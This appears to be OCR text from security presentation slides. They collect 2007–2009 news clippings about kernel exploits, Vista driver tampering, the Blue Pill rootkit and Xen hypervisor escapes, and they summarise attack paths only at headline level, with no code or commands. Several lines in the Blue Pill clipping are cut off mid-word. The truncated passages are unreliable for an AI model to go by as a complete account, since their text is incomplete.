(although not so often as remote app attacks)

Clever attack exploits fully-patched Linux kernel

'NULL pointer' bug plagues even super max versions

By **Dan Goodin in San Francisco** • **Get more from this author**

Posted in Security, 17th July 2009 22:32 GMT

A recently published attack exploiting newer versions of the Linux kernel is getting plenty of notice because it works even when security enhancements are running and the bug is virtually impossible to detect in source code reviews.

The exploit code was released Friday by Brad Spengler of grsecurity, a developer of applications that enhance the security of the open-source OS. While it targets Linux versions that have yet to be adopted by most vendors, the bug has captured the attention of security researchers, who say it exposes overlooked weaknesses.

source: www.**theregister**.co.uk, July 2009

Developers: The Story of a Simple and Dangerous OS X Kernel Bug

Posted by timothy on Sunday August 30, @01:39AM
from the chink-in-the-armor dept.

RazvanM writes

> "At the beginning of this month the Mac OS X 10.5.8 closed a kernel vulnerability that lasted more than 4 years, covering all the 10.4 and (almost all) 10.5 Mac OS X releases. This article presents some twitter-size programs that trigger the bug. The mechanics are so simple that can be easily explained to anybody possessing some minimal knowledge about how operating systems works. Beside being a good educational example this is also a scary proof that very mature code can still be vulnerable in rather unsophisticated ways."

▶ security bug macosx developers !forfanboys story

source: **slashdot**.org, August 2009

We (ITL) also looked into this field some time ago...

Graphics drivers are malware compliant

DAAMIT, Nvidia fail to stick to spec

By **Wily Ferret**

Friday, 3 August 2007, 11:08

AN INSECURITY expert presenting at Black Hat yesterday succeeded in illustrating the incredible danger posed by Windows Vista drivers - and fingered ATI and Nvidia as having particularly badly written drivers.

Joanna Rutkowska is a leader in the field of virtu
demonstrated a hack dubbed 'Blue Pill' at last ye
conference held in Las Vegas. Using Vista's built
Pill was designed to work as malware, executing
hypervisor privileges in the Vista virtualisation s
of the system in a way that Windows itself coul
becoming the ultimate rootkit.

source: **theinquirer**.net, August 2007

August 21st, 2007

Can Microsoft ever stop kernel tampering in Vista?

Posted by Ryan Naraine @ 1:21 pm

Categories: Black Hat, Botnets, Browsers, Data theft, Digital rights management...
Tags: Security, Tampering, Driver, Microsoft Windows Vista, Microsoft Windows...
In Focus » See more posts on: DRM

48 TalkBacks ADD YOUR OPINION | SHARE | PRINT | E-MAIL | WORTHWHILE? +16 28 VOTES


I was just going through the slides from Joanna Rutkowska's Black Hat talk (127-page .ppt file) and discovered that there's another unpatched driver flaw that exposes Windows Vista to kernel tampering.

This flaw, in NVIDIA nTune, is similar to the recent ATI Technologies driver issue that provides a foolproof way to load unsigned drivers onto Vista — defeating one of the new security mechanisms built into Microsoft's newest operating system.

source: **zdnet**.com, August 2007

Hypervisor Attacks

AKA Escaping the Virtual Machine



Hypervisor Attacks AKA "VM escapes"


(e.g. exploiting Xen hypervisor, VMWare 3D graphics)


At **Black Hat 2008**, we (ITL) presented:

- ✓ Dom0 → Xen escalation (exploiting memory remapping)
- ✓ DomU → Xen escalation (exploiting heap overflow in Xen's XSM Flask)
- ✓ Installing Bluepill on top of the running Xen hypervisor (nested virtualization)

… a few months later, we also published a paper about:


- ✓ DomU → Dom0 escalation (exploit PVFB bug in qemu)


Xen hypervisor
VM1
VM1
VM1
Management Domain
Dom0 → Xen escalation
(Using remapping attack to get around Xen's 3.3 VT-d protection)
DomU → Dom0 escalation
(Exploiting Xen PVFB bug, patched in 2008)



Direct DomU → Xen escalation
(Exploiting Xen XSM FLASK overflow, patched in 2008)

We also demoed how to virtualize Xen with our Bluepill that supported nested virtualization...


BluePill
Xen hypervisor
VM1
VM1
VM1
Management Domain

13.08.2008 10:42

« Previous | Next »

Xen virtualisation swallows a "Blue Pill"

Three security researchers have demonstrated security flaws in the Xen hypervisor, but claim the problems could extend to other virtualisation systems. Joanna Rutkowska, Alexander Tereshkin and Rafal Wojtczuk from Invisible Things Lab demonstrated a number of ways to compromise Xen's virtualisation and the processes it virtualised at Black Hat 2008. They called their series of three talks the "Xen 0wning Trilogy".

Rutkowska has specialised in taking current virtualisation technology and showing how it can be broken; in 2006 she presented the "Blue Pill" which compromised a Vista system by placing it into a virtual machine and taking over the entire system. In 2007, she showed how DMA access for firewire peripherals could be abused to compromise systems. This year, three talks have built on those previous ideas.

source: www.**heise**.de, August 2008

Xen security research results presented

Joana Rutkowska and her team presented very interesting insights on Xen security, as well as attacks against it, at this years Black Hat conference in Las Vegas.

